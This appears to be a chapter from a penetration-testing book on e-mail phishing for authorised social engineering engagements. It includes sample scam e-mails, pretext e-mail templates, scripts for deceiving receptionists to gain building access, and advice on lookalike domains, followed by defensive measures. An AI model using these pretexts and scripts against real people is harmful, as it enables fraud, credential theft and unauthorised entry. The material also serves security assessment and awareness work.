

The E-mail Attack Vector

9

Richard Ackroyd

Senior Security Engineer, RandomStorm Limited

INTRODUCTION

In Chapter 8, the topic of leveraging open source intelligence to augment our assessment was discussed. This included the harvesting of corporate e-mail addresses to use in our attacks. In this chapter, we will cover how to make use of this intelligence and how to perform some common e-mail attacks.

First of all, the use of phishing attacks will be addressed, breaking down the reasons why they are so effective. Looking at “spear phishing” and “trawling” and how each can have a place in any ongoing engagement, with a look at some real-world examples to solidify the point.

The next topic to be covered is the act of active information gathering using e-mail. This activity will enhance the previously acquired intelligence, enabling more educated and targeted attacks. The information gathered will largely be from responses to carefully crafted e-mails, as well as out-of-office replies. Out-of-office replies are an absolute goldmine of information for social engineers and, therefore, this will be closely looked at, demonstrating how these can be utilized.

Afterwhich, the reader will learn how to create some believable reasons or “pretexts” to assist a social engineer for when they need to contact someone in an unsolicited nature. These methods do not need to be as complex as is often believed! Keep it simple.

E-mail attacks will be next on the agenda, investigating some common attack types, such as credential harvesting and using malicious payloads. During this section, e-mail spoofing versus setting up a fake domain, as a source of an attack, will be addressed.

Things will conclude, with examining how to set up a phishing campaign using Metasploit and the social engineering toolkit (SET). These fantastic open source tools make it far easier than is imaginable.

An introduction to phishing attacks

What is a phishing attack, and why should it matter? Phishing, from a technological point of view, was initially the act of sending an e-mail to a large number of target e-mail addresses, with the intent of harvesting sensitive data. This data could be a username and password, or bank details. It could even be someone's credit card details that the attackers are aiming for. In order to talk about the true roots of these types of attack, there's a need to go back hundreds of years to look at written letter attacks such as the "Spanish Prisoner" scam, which is in essence the equivalent of today's advance fee fraud.

Phishing attacks are no longer isolated to just e-mails, as other delivery mechanisms have proven to be equally reliable to attackers. As an example, social networking sites are a popular means of distribution when it comes to phishing. Another alternative is in pop-ups and embedded malicious content in web sites. Typically, this sort of mechanism is seen on less than wholesome web sites, such as those with adult or piracy related content. As they say, *"if you lie down with dogs, you get up with fleas."*

In this chapter, the focus will be on e-mails as a delivery mechanism for the attack.

With almost 100% certainty, anybody who owns an e-mail account will have at the very least seen a phishing e-mail, some even having been scammed by them.

The most common phishing scams can be seen from a mile away. They are badly written and poorly formatted and typically get swiped by any spam filter worth its salt. It is the more professional efforts that are cause for concern. These are the types of attack that will present a very well formatted e-mail, appearing to come from a legitimate organization, such as a bank, eBay, or PayPal. It will look identical to an official e-mail from the real organization, with one very significant difference. It is designed to harvest banking credentials or infect a system with malware.

In the instance of more targeted, or "spear phishing" attacks, the amount of effort expended in creating the attack could be vast. The e-mail would not only be indistinguishable from a legitimate one, but it would also contain a hook specific to its target. In many cases, the target would feel compelled to act upon the e-mail immediately. These kinds of attacks may well have their roots in the less targeted phishing campaigns. It is not uncommon for an attacker to use information gathered in an initial broad-scope attack to build the foundations of a spear phish.

Why phishing attacks work

Why do phishing attacks work, both from a conceptual and practical point of view?

First of all, who are the potential targets? How many people do you know who don't have an e-mail address? I suspect the answer will be *"the same amount*

of people I know who don't have a mobile phone." Google recently released some figures for its GMAIL service. They stated that on a monthly basis, they have 425 million active users! This is only one mail provider, albeit the most popular.

The entire Google posting can be found at:

<http://googleblog.blogspot.co.uk/2012/06/chrome-apps-google-io-your-web.html>

With a target scope of this size, it's almost like shooting phish(sic) in a barrel. To sum up this point, saturation is what this is all about. Why target an attack at an obscure service that a handful of people use, when hundreds of millions can be targeted? If only a few percent fall for the bait, there is still a lot in it for the attacker.

To put this threat into context, a recent study, by RSA's Anti-Fraud Command Centre, showed that in 2012 consumers and business in the United Kingdom lost an estimated £27 billion to cybercrime. Of the £6 billion consumers lost, £405.8 million were attributed to phishing attacks. According to this study, this makes the United Kingdom the world's most "phished" country with 10 times the phishing loss compared to the United States (Source: <http://www.antifraudnews.com/scam-information/>).

Therefore, it appears that the vast majority of users do not thoroughly check e-mails before doing anything with them. In fact, if it wasn't for antivirus and antispam, this would certainly be an even bigger issue for the Internet user base, which is currently well over 2 billion people, according to the quoted Google article.

The client-side attack

Expanding on why phishing attacks works means looking at the technology a little, including traditional defense strategies. The idea of the client-side attack is that inbound traffic to a computer, even when at home, is usually blocked by a router or firewall. However, any outbound connections are rarely subject to the same restrictions. At home, it is likely that there will be full outbound access from the client to any resource on the Internet, be that legitimate or malicious. Even in the corporate setting, it is highly likely that a client will have some outbound access, although that will too be filtered and controlled to some extent by security devices such as firewalls and content filters.

This is why e-mail phishing attacks are so effective. As an example, if an attacker wanted to compromise a system, they might choose to include a malicious file, such as a PDF embedded with a payload in the e-mail. If the payload bypassed the inbound antivirus signatures, maybe through an encoding or encryption mechanism, the chances are that outbound access would allow a return connection to the attacker from the target. In some ways, it's like waiting for the planets to align. Creating a payload that would bypass both perimeter and client antivirus is one thing, the target system still needs to be vulnerable to the attack

too. This is why broad-scale phishing attempts against millions of e-mails are successful. They only need to find 1–2% of systems in a vulnerable state to be effective and therefore profitable.

The alternative vector, and arguably the more successful method, is not to attach anything at all. These are the attacks that pose the most risk and are the more difficult of the two to detect. It would typically be an e-mail that looks like it is from a financial institution, such as an online banking provider. In the e-mail would be a request of some type, maybe a notification that a large outbound transaction was made from an account, and a link to log into online banking to confirm that it was legitimate. Of course, the second someone clicks on the link to log in, their credentials have been harvested by an attacker using a cloned site. The cloned site will likely redirect the victim back to the legitimate banking site, leaving them thinking that they'd mistyped their password. By the time they log into their actual account, it will be empty. Unfortunately, not all online banking providers have taken up two-factor authentication devices, which just compounds the issue. That being said, even two-factor systems are not the silver bullet if the authentication is intercepted. It would still be possible to replay the captured credentials against the legitimate banking site and log in; the only difference would be the restricted time frame that the attacker would have to authenticate. This is because most two-factor systems generate a time-limited one-time use password. This process could be automated, by an attacker, so the time limit would rarely be an issue.

To sum up, Phishing attacks work because of the vast number of targets, the less than ideal client-side defenses, and people's willingness to click more or less anything they are sent.

Spear phishing versus trawling

Trawling

When talking about e-mail based attacks, trawling is certainly the most common. These are the very so slightly suspicious e-mails that are received on a daily basis that have been sent to millions of people. They are not at all crafted to target an individual and, as such, can easily be identified before the recipient has even finished reading them. That is assuming they make it to the inbox in the first place.

In terms of targeting an organization during an assessment, the principal still stands. A generic e-mail would be sent to all of the corporate addresses that were harvested during the reconnaissance stage. Often this would be down to strict time frames or because the client wanted to test that internal systems and policies were working as intended. The fact remains that while these exercises can offer value to a client, they are more than a little clumsy and will often trigger wide-scale alerts within a business. The content of the e-mail would still be somewhat tailored toward the organization, but would certainly not have the depth of detail that a more targeted approach would.

Spear phishing

Spear phishing is going to employ a more personal approach to the attack. Specific departments or individuals within a business would be targeted to ensure that a suitable response is achieved.

As an example, someone working in a business environment that routinely deals with large volumes of e-mails on a daily basis, such as a recruitment consultant, would be a very good target for a spurious e-mail containing a malicious CV attachment. They are likely to receive e-mails of this nature regularly and as such, assuming the body of the e-mail is well written, are likely to open the attachment. The reconnaissance for this exercise could have been performed exclusively using LinkedIn, as covered in the chapter on Open Source Intelligence. The e-mail does not have to be complicated, simply stating that they are looking for employment in the chosen role, and ask that your CV be kept on record in the event that a position becomes available.

The attack vector can be far more personal than this however. During the reconnaissance phase of a past engagement, it was noted that an employee of the target organization had used their corporate e-mail address for a local squash league. The e-mail addresses in question had been discovered using “theharvester,” and the team had tracked it back to its source. The site had a full breakdown of past and upcoming matches to be played, including some that the employee was due to play in.

The attack vector is now straightforward enough. There’s not even a need to register a fake domain for the e-mail. By simply posing as one of the upcoming opponents in the league and using a generic GMAIL account, an e-mail can be created to target the victim. The e-mail would contain information regarding upcoming matches that have had to be rescheduled, at short notice, and providing some helpful links containing details on the new dates. Of course, these links will display the dates when clicked, as this needs to be as realistic as possible, but it will also load a malicious Java applet that compromises their systems. Picking the right time for this attack is essential. Obviously, this e-mail needs to be sent within office hours, to increase the chances of compromising a corporate machine. This also reduces the risk of compromising a noncorporate machine, which is definitely not the intention here.

Building a good spear phishing e-mail is extremely reliant on what intelligence has been gathered during the reconnaissance phase. It may be that nothing usable is identified so that the entire organization has to be trawled. As identified during the Open Source Intelligence section, tracing back each corporate e-mail address to where it was found on the Internet can often open up some avenues of attack, much like the squash example above. Don’t forget to check the Facebook Graph Search results here too—“*people who work at xyzcorp*” is exceptionally useful. Perhaps, being able to drill down into people’s interests and find something that can be leveraged at this stage!

Real-world phishing examples

Having discussed what phishing is, and its various forms, it would be extremely useful to provide some real-world examples, however, there are wealth of online resources (<http://www.hoax-slayer.com>, <http://www.antifraudnews.com>, <http://www.securelist.com/en/>, etc.) that the readers can use to develop their understanding and appreciation of the threats.

American Express—drive-by-download

They say a picture paints a thousand words, so take a look at [Figure 9.1](#). This is an example of a recently received e-mail.

On the face of it, it doesn't look terrible. In fact to a casual observer, it might appear completely legitimate. The branding looks ok, as does the layout. This was in fact a drive-by-download phishing scam that was first noted in 2012




FIGURE 9.1
Drive by phishing e-mail.

and was quite widespread. A drive-by-download is basically the download of malicious software to a target machine without the targets knowledge. Typically these are delivered through malicious links.

The actual recipient of this e-mail does not nor have they ever had an American Express card. Clearly it has been crafted to be sent to a lot of potential targets in the hope that a few percent click through one of the hyperlinks within the e-mail. Diving into the links reveals that they all go to the same malicious URL. In this instance, the site was probably hosting malicious Java Applets or ActiveX controls which would allow for total compromise of any vulnerable system.

It's always worth having the rollover functionality enabled in a browser and mail client. These show the real URL when the pointer is hovered over the link.

Dr. Atanasoff Gavin—advance fee fraud

This is a classic example of advance fee fraud, and for a change is actually reasonably well written. That doesn't make the store any more believable of course. Advance fee fraud (otherwise known as the 419 scam or Nigerian Scams) is basically the process of enticing a victim to spend a little, with the promise of a big payout down the road. They are as old as time itself, dating back to the nineteenth century and the "Spanish Prisoner" con. Further information regarding this type of scam can be found at <http://www.hoax-slayer.com/nigerian-scams.html> (Figure 9.2).

There are a multitude of angles on this con, but most involve some sort of misplaced inheritance, or at the very least a rich individual in peril. Of course, of the 2.3 billion people currently using the Internet, the target might be the only person who can save them.

Let's not kid ourselves, these e-mails are entirely unbelievable, but somebody, somewhere must be falling for them. Why else would they exist? As has already been pointed out, the scam is at least well written. This is not something that is common among phishing e-mails. This is likely down to the fact that the hotspots for this kind of activity usually don't speak English as a first language.

Apple ID scam—credential harvesting

This is actually a genuinely well-crafted phish. The premise is that an e-mail is received requesting that an Apple ID be verified, by logging in at the link provided. Clicking through to the link, you are presented with a very professional looking replica of the Apple ID login page. All of the other hyperlinks on the page go back to legitimate Apple pages, other than the "Forgot Password" and "Create Account" links. These links instead go back to the attackers site, which actually presents a 404 error page. The scammers clearly haven't quite worked out the kinks, as yet (Figure 9.3).

Hello,

I will like to seek your help in a business proposal, which although is sensitive by nature and not what I should discuss with someone I don't know and have not met using a medium such as this but I do not have a choice .

I am Mr. Williams Faro the Financial adviser/ personal account manager of late Dr. Atanasoff Gavin who died of a cardiac arrest a few years ago leaving behind a large sum of money with a commercial bank in the Island of Seychelles which is a tax free zone, a place where plenty of rich people tend to hide away funds not ready to be used or invested, I am also the Client Service manager of the Kenya branch. I will not mention the amount of money which runs into several millions in United States Dollars and name of bank presently until we have agreed to deal. I trust you will understand the need for such precautions.

So far, valuable efforts has been made to get to his people but to no avail, as he had no known relatives more because he left his next of kin column in his account opening forms blank and he has no known relative. Due to this development the bank has been expecting someone to come forward as a close relative to claim the funds otherwise as the Seychelles national laws would have it, any dormant account for five years will be declared unclaimed and then paid into the government purse.

To avert this negative development my colleagues and I have decided to look for a reputable person to act as the next of kin to late Dr. Atanasoff Gavin So that the funds could be processed and released into his account, which is where you come in. We shall make arrangements with a qualified and a reliable attorney to represent you locally to avoid any inconvenience of you coming down to claim the funds.

All legal documents to aid your claim for this fund and to prove your relationship with the deceased will be provided by us. Your help will be appreciated with 30% of the total sum which I would disclose in my next email Please accept my apologies, keep my confidence and disregard this letter if you do not appreciate this proposition I have offered you.

I wait anxiously for your response.

Yours Faithfully,
Mr. Williams Faro.

FIGURE 9.2

Advance fee fraud e-mail.

The first giveaway is that Apple would never send an e-mail, requesting the verification of login details. The second indicator is the URL, which is not related to Apple at all. Have a look at [Figure 9.4](#) to see how well crafted these scams can be.

Clearly, it is difficult to tell this apart from the real thing. Lately, Apple ID phishing scams are on the increase. This is likely due to most of them being linked to a credit card for quick purchases on iPhone and iPad. The creation of clones, similar to this one, is covered later in the chapter. Anyone not having created one before will be shocked just how point-and-click the whole process is and how this will be up and running in seconds!

Nobody falls for this one. Nobody. Ever.

This is about as low rent as it gets. Even the spam filter caught this one. Consequently, this example has only been included, so as to demonstrate the contrast between the Apple example and this poor excuse for a scam.




FIGURE 9.3

Apple ID scam.




FIGURE 9.4

Low rent e-mail scam.

Yep, ccunit@zhot.net. Seems legit. Did anyone really ever fall for it? They have to be in circulation for a reason. Maybe it was for entertainment purposes only? In fact it was very tempting to personally respond, in the name of science. Especially having read the following content:

DO REPLY THIS MAIL SO I CAN GUIDE YOU ON HOW TO GET YOUR AMOUNT.

Clearly, enough time has been spent discussing this example; in fact, there's been probably more time spent discussing it than the scammer actually spent creating it.

Active e-mail reconnaissance

Although the reconnaissance phase of our social engineering engagement has already been extensively covered, there is still always room to probe for further information. To put it in its simplest terms, e-mails are going to be sent to the target organizations, and the responses can form the basis of further attacks.

This is most definitely a more intrusive method of gathering information, which also means riskier. What this also means is that with the risk comes potentially greater reward. Little nuggets of information can be discovered that can be incredible useful to any ongoing e-mail attack and an engagement in general. Even the seemingly innocuous pieces of information can provide an attacker with a wealth of resources. As an example, almost everybody in the business world uses automated e-mail out-of-office replies, but should this be the case? Does this open the door to potential breaches? Read on to find out.

Nondelivery reports

Here the subject of nondelivery reports (NDRs) is briefly touched upon, as they can often contain, at least, a little information about an organizations estate, especially if they host their own mail server.

The process is fairly straightforward and is certainly worth the 5 s it takes to perform. Simply send an e-mail to an address at the target organization, that is known not to exist. That's all there is to it.

Seconds later, an NDR is returned. What is of interest here is the X-Received and X-Originating-IP values within the SMTP header. These fields can sometimes include internal IP address space, which can always be useful to an attacker in the right place!

```
MIME-Version: 1.0
X-Received: by 10.68.254.42 with SMTP id
af10mr2443747pbd.154.1378061024083;
```

Sun, 01 Sep 2013 11:43:44 -0700 (PDT)
 Received: by 10.70.28.225 with HTTP; Sun, 1 Sep 2013 11:43:44 -0700 (PDT)
 Date: Sun, 1 Sep 2013 19:43:44 +0100

This is certainly worth the small outlay if a part of an assessment requires a plug-in and hack, once the organization's HQ has been physically breached. At least some of the internal IP address space will be known.

Out-of-office responses

A great deal of businesses encourages their personnel to use them, but what information is disclosed through their use? Are people opening themselves up to an attack by including too much information? In most cases, the answer is a resounding yes. People are opening themselves up by giving away seemingly harmless pieces of information.

Out-of-office responses are an absolute goldmine of intelligence during an engagement, even when not performing a direct e-mail attack.

What can be found and how can this be used?

First of all, it provides confirmation that the account exists and that somebody is using it. This is probably the first point during the engagement that this can be verified. It also confirms the corporate naming convention for e-mail addresses. This of course means that any e-mail lists can be adapted based upon a best-guess.

It is also common to include *"who to contact in my absence"* information within the out-of-office response, which at the very least provides more confirmed contacts for the rest of the engagement. This could be used when calling in, along with a name-drop of the absent employee. As an example, *"Hey, I was speaking with Tom last week, he said he would be away on leave this week, but mentioned it was ok for me to drop in and work from his desk. Can I ask for you when I get to reception?"* Or if it is felt that this may be a little risky, *"He said he had arranged a meeting room/hot-desk for me, can you tell me who I need to speak with when I arrive?"* Again, this builds plausibility by not only knowing the name of an employee, but also that they will be away at the time that they are being called. A common belief is that the target will immediately link this intelligence to the out-of-office response, but, in truth, most people just don't think twice about it.

The next, and probably most useful piece of information in the response, will be the signature. The signature is filled with juicy morsels such as direct dial phone numbers, mobile phone numbers, and let's not forget the signature itself. The entire signature is then copied and used when communicating with other members of staff at the target organization. This will be as a result of registering

a domain similar to the targets. It is surprising how effective this can be! This will be looked at, in greater detail, later in the chapter.

What else would we expect to see in the response? An obvious and common thing to include is the date that the office was left and the expected return. This can be incredibly useful during the physical portion of testing, especially where there may be little else to go on. There are a couple of reasonable options when approaching this scenario.

The nonexistent meeting

The first option is to turn up to a meeting with the individual that is away. However, this is strongly linked with the ability of the engineer being at ease with playing dumb and acting surprised when the receptionist discovers that the target is away. At this point, it is common to think that it's game over, and to walk away, but if played right further exploitation of the receptionist's sense of guilt can be utilized, such as *"we have come such a long way to meet him, and were assured that he would be available, are you certain he won't be back today?"* At this point, the reception staff could be encouraged to double-check, at all times projecting an attitude of courtesy and professionalism, although reacting impatiently can often pressure an individual into a positive response. Once the target's absence is confirmed, the receptionist could be asked if there is a quiet area where some private calls could be made, to confirm what is going on, maybe a meeting room? With luck, this may end up with a way into the building, but in the worst case, the engineer can walk away clean without having raised any suspicions. An alternative to the meeting room is to ask if the target has a canteen so as to grab a bite to eat and a drink before hitting the road again. This is, of course, more useful if it has been previously established that the canteen area is beyond the physical security controls. On past engagements, it has been known for the social engineers to have been given passes and to be waved toward a door that led to the canteen area. On the way to the canteen was a row of meeting rooms, each with active patch ports in. It's not hard to guess what happened next!

Impersonating the absent staff member

This one can be trickier to pull off but has worked for us on multiple occasions. The premise is simple, you call into a contact, preferably reception, pretending to be the absent staff member. You tell the receptionist of a meeting with contractors who were attending to carry out some vital maintenance work, that had been overlooked that you are away on leave, but that you forgot that you had some

contractors coming in to perform some work on your behalf and that they can't be met. At this point, clarification is made as to you ask what the protocol is for arranging passes so that the contractors can carry out the work, in such a situation? Additionally, this could be supported by trying to book a meeting room at this point so that the contractors had a place to work from. This is a surprisingly effective, yet simple method for gaining unauthorized access to the premises. Frequently, it is discovered that if the consultant can act flustered and imply that you have been really dropped the ball a huge error on this, there is more likely chance of eliciting sympathy from the target. You could even think about turning up the sympathy ticket by dropping in some information about how expensive it had been to arrange the work, and trying that you really wanted to avoid your boss finding out that you had made such a rudimentary mistake. This would have two effects for your engagement. First of all, you are adding a little pressure by name dropping a person in authority. Second of all, the receptionist is less likely to tell anybody internally what is going on. When this scheme comes off, it is a really nice, clean way in and out. The critical part is being able to pull off the face-to-face side of things with reasonable style. However, having already arranged for passes over the phone, the face-to-face side of things could not be easier. It's the same as having real belief in your pretext, which also makes turning up that bit easier. There must be a strong belief that there's a legitimate reason for being there.

Creating plausible e-mail scenarios

So now that we have seen how much useful information we can acquire with these techniques, how are we going to avoid getting busted when sending the e-mails? We will need scenarios that are generic enough to fly under the radar in terms of suspicion, yet specific enough to get responses from people.

In this section I will present some usable examples that we have had success with in the past.

Remember, you are not necessarily going to need to play this pretext out; you are just looking for responses from employees or the out-of-office message. Don't overthink it, just come up with scenarios under which you have been contacted in an unsolicited nature and shape it into your own.

That is not to say that you cannot turn the initial reconnaissance into an attack. It just depends on the type of responses you get. If you feel that you can build rapport with someone or that you may have found an easy mark, go for it.

If you send the e-mail to a lot of individuals, ensure you blind copy all targets into the e-mail. A mail coming into a hundred internal contacts is always going to raise a red flag at your target organization

Work experience placements

This is one of the most straightforward ploys and can usually be sent to any number of e-mail addresses within the business. Just ensure that each target is in the BCC field as opposed to the recipient field. Try to split the list of e-mail targets up into groups to try and avoid burning every bridge, with a single attempt.

The idea is simple, set up a fake mail account with the provider of choice, for instance GMAIL. Consider setting up the account with a female name to exploit the fact that the IT industry is perceived to be a male-dominated environment and, as a result, people are less on-guard than they would be if it were a male. This can be tailored to match a specific target if there is more known about them.

Therefore, consider sending an e-mail that may look something like this:

Good morning,

I am currently seeking a work experience placement as a part of my University degree. I was searching for local businesses, and noticed that your organisation is very prominent in my chosen field of Marketing. Could you let me know if you are taking on work placements, or if you will be looking to do so in the future? Any assistance you can provide relating to this would be gratefully received.

Best regards, Joanne

Avoid overcomplicating or overthinking the approach. No need to kill it with a wall of text, which is more likely to hit the recycle bin the second the target sees it. Now, it's just a case of kicking back and waiting for the responses.

Typically, it is expected to get a handful of out-of-office replies to the messages, and their usefulness has already been covered. It is almost inevitable that there will be a response from somebody with more information or providing information that this e-mail will be forwarded on to the relevant department. Occasionally, this e-mail may have the relevant department copied into the e-mail, providing another valid target.

Weaponizing the scenario

Weaponizing this approach is fairly straightforward, but relies on responses from people within the organization that you can build rapport with. If you can keep a conversation going across several e-mails, the target is going to let their guard down in its entirety. Don't underestimate the sense of thinking that you know somebody that you communicate with electronically. That is the age which we live in!

At this point the realistic way to go would be to attach your CV, or a link to your web site that has examples of your work. Of course, the CV will have a payload embedded within it, and the portfolio would deliver a malicious Java applet. I would say that given the current state of play, the link to a web site has got more chance of evading security systems.

The college project

This is another nice simple approach, and it works in much the same way as the “Work Experience Placement.” The idea is to use either a school or college, project relating to the target business, and have enquired if there was anyone within the business that is in a position to help. It usually helps to pick an educational establishment that is in the area, who they may have been likely to have contact with before.

Good afternoon,

I am currently studying at XYZ college, and I'm working on a project relating to the use of advertising within the field of Aerospace. A friend of mine noted that you were based in the region, and are well regarded in the industry. I was wondering if you would be able to give me some pointers or provide the details of somebody who be able to help? I'm a little behind on the project so any help would be very much appreciated.

Warm regards, Rob Smith

Again, it's just a simple e-mail, the sort of thing that businesses are likely to receive on a reasonably regular basis. Impersonating a student provides reassurances, and the fact that nothing is out of place within the e-mail provides a guaranteed clean exit, if needed.

Weaponizing the scenario

Given that help and critique is being sought with a project, this scenario lends itself well to including a link to the work, which of course could be malicious in nature. Better yet, if there is a member of the social engineering team who is young enough to pull it off, why not see if a face-to-face meeting can be arranged, with somebody within the business. Turning up and having an escort, passes and a reason to be there is as good as it gets. A really basic web site could be fleshed out in very little time, in order to add credibility. Additionally, consider having some questions ready to ask that may reveal information about internal systems.

For example, one of the questions could be:

How do you monitor what competitors are doing with regards to Advertising, and how do you stay ahead?

If they answer that they use the Internet to research their chosen field, then without realizing, they have provided much needed information about them having outbound Internet access. This could come in useful for payload deployments later. Obviously, given that a face-to-face visit had been arranged, the original link will not have been malicious, so as to avoid the risk of getting busted.

It could have been a clean site that logs all access, so that the level of web access can be understood, as well as the types of browser they are using.

Another interesting idea for a nonmalicious web site is to include a few links to other pages that actually exist on different ports. For example, TCP/22 for SSH. If the link works for the target, it will be able to tunnel traffic out of the network.

So, having covered a couple of examples, and how you would use them in an actual engagement, let's round up the section with a few more examples for you to build on. I won't devise an example e-mail, will let you think up a scenario for that.

The recruitment consultant

Again, the key here as always is that unsolicited e-mail from recruitment consultants is commonplace; therefore, this is not going to raise alarms.

The premise is that there are several candidates, in varying roles, that need to be placed, and that some of them would be ideal for roles available within the business. Flesh the e-mail out with some details on the candidates and their skill sets and make it look plausible.

Again, there's likely to be out-of-office replies, NDRs, and genuine responses. Hopefully, within the genuine responses will be somebody willing to deal with the e-mail or at the least provide the details of somebody who will. The CV, containing the embedded payload, can then be introduced.

Salesperson

This would be a good scenario for getting information about internal systems. For example, if the mission was to ascertain whether the target organization used Cisco switches; e-mail under the pretext of being a hardware vendor, with some good deals on Cisco switches. They may, inadvertently, provide information that they already have a preferred supplier for Cisco gear—Result! From here, a rapport can be developed over the course of several e-mails and gradually gleaning more information that may even lead up to a call into the target. This scenario can be applied to any technology to get information about the infrastructure. For the kinds of tech that are in plain-sight for end users, perhaps even get responses from them. A classic example here would be antivirus. Remember, any direct responses received are a bonus. This is purely looking for the NDRs, Signatures, and out-of-office replies that can be used in further attacks.

These kinds of e-mails, when crafted with a little time and effort, can yield great results for an assessment. Here are some basic ideas for defending against phishing attacks before taking a look at creating individual attacks!

Defending against phishing attacks

Defending against phishing attacks can be broken down into two high-level categories: Technological and human approaches. A combination of the two is the most likely to prevent these kinds of attacks. What won't be discussed, in this chapter, are the ins and outs of educating a workforce; these are merely high-level ideas for an approach to improving your posture.

Educational and awareness ideas are covered in greater detail in Chapter 15.

Technological approaches

The technological approaches to phishing attacks are those which the end user doesn't really get involved in. In other words, trying to remove as much risk as possible long before it gets to a human. Some technologies that could help are discussed in the following sections

Spam and antivirus products at the gateway, mail server, and the endpoint or client machine

These solutions will pick off the low hanging fruit and obvious scams.

Host based intrusion preventions or “HIPS” products, and network based intrusion prevention systems

These systems can pick up on malicious activity and network traffic, assuming that traffic is not encrypted.

Client application patching

Ensuring that client applications are kept up to date. This includes Java, Adobe Reader, and Browsers! The vast majority of client-side attacks target Java and Adobe products.

Outbound content filtering—firewalls and proxies

Restricting outbound port access to the absolute minimum should be one of the first steps taken; yet it is sadly lacking in a lot of organizations. Most businesses tend to focus on inbound access and secure the perimeter as a result. This leads to the hard exterior, soft gooey center situation.

Content filtering with a Whitelist is probably one of the better approaches. Maintaining a minimal list of allowed sites, there is little chance that a malicious link is going to slip through the net. Transparent proxies are probably best here, as they will be the most difficult for a user to get around, and they will try to get around them.

Human approaches

The human approaches are those that can be directly implemented by users as they work. They are typically simple pieces of advice that should be implemented both at home and in the workplace.

First of all, ensure that when hovering over hyperlinks that the real URL is revealed. Users need to be made aware of the functionality and have it explained that what is displayed as a link is not always legitimate.

Educating users in general information security practices in the workplace can also help. For example, ensuring that users know that legitimate services and businesses will not send e-mails asking for sensitive details.

Run a bounty program. If a user identifies a malicious e-mail and raises it with the technical team, they receive a reward. The malicious e-mail is then used to educate the general user base. Obviously, avoiding merely forwarding it onto the entire mailing list—choose to take a screenshot for example.

Show users as many examples of phishing e-mails as possible, pointing out the identifying characteristics that are common among them.

Instilling a sense of paranoia in the users may seem extreme, but when it comes to unsolicited communications it is the only way forward. Every inbound communication should be scrutinized for malicious content.

Remember to enable the functionality within the mail client so that the full e-mail address is displayed in the sender field. A lot of mail clients replace this with the name set up by the sender when they configured their accounts!

Setting up your own attack

In this section we will look into the setting up of e-mail attacks for social engineering engagements. Typically speaking, most engagements will use the SET—<https://www.trustedsec.com/downloads/social-engineer-toolkit/> and Metasploit—<http://www.metasploit.com>.

Both of these tools are available for free and ship with both BackTrack and Kali Linux.

The SET was created by David Kennedy, AKA ReL1K and is a framework of tools which are used to automate large portions of assessments. For the purposes of this section, we will focus on e-mail related attacks.

Spoofed e-mails versus fake domain names

Before we dive into actually performing our attack, I wanted to touch upon an important issue when it comes to e-mail attacks.

First of all, people still talk about spoofed e-mails like they have relevance in today's landscape; when in reality, they very rarely work. There are a couple of different technologies that make spoofing very difficult and that are present in many mail gateways. First of all, most products will realize that external mail should not be coming from an internal or corporate domain. In other words, if you spoof mail to appear as though it is coming from bob@offensivesite.com, the mail gateway will know you don't belong and remove the message.

The second feature is reverse DNS lookups. The mail gateway will check that your IP address resolves to the domain you claim to be sending from when you make your SMTP connection. When it realizes there is no match, it will delete or quarantine your message. This means that you need to have an SMTP server that is set up properly, and that you need to own a domain which you can use. So believe me when I say, you are never going to be sending mail to someone at Microsoft with a sender address of bill.gates@microsoft.com. It just isn't going to happen. Unless you are Bill Gates, in which case thanks for buying the book Bill. This doesn't mean that you cannot impersonate Bill when sending mail to another organization; it just depends how well set up their mail gateway and related security products are.

One of the biggest issues with spoofed e-mails is that even if you think they might work, you run the risk of wasting a lot of time waiting for a response. E-mail attacks are blind endeavors, you won't know that it got to its target unless you receive an out-of-office or an actual response.

So, if you want to appear as though your e-mail is coming from an internal contact, the best option is to register a similar domain, or one that is identical but with another top level domain (TLD). As an example, your target may be using offensivesite.com but we could go and register offensivesite.net. How many non-technical employees at an organization do you think are going to see the difference? If they do, are they going to question it? Maybe that's another one to go into the educational policy of the organization.

Speaking of seeing the difference, there is one other interesting idea for spoofing. In most mail clients, when an e-mail is received, you don't see the e-mail address in the sender field. You see a name. That name is defined by the sender when setting up their account and is in itself usable as a form of spoofing. Well worth baring in mind for future engagements, and yes, it has worked for us before. On more than one occasion in fact.

My preferred route is always to register a similar domain. Sometimes you may well be left swapping out individual characters that look alike, because all of the domains are taken, but that's just part of the fun. We would typically use Google apps for the process, as it's simple and fast to get up and running.

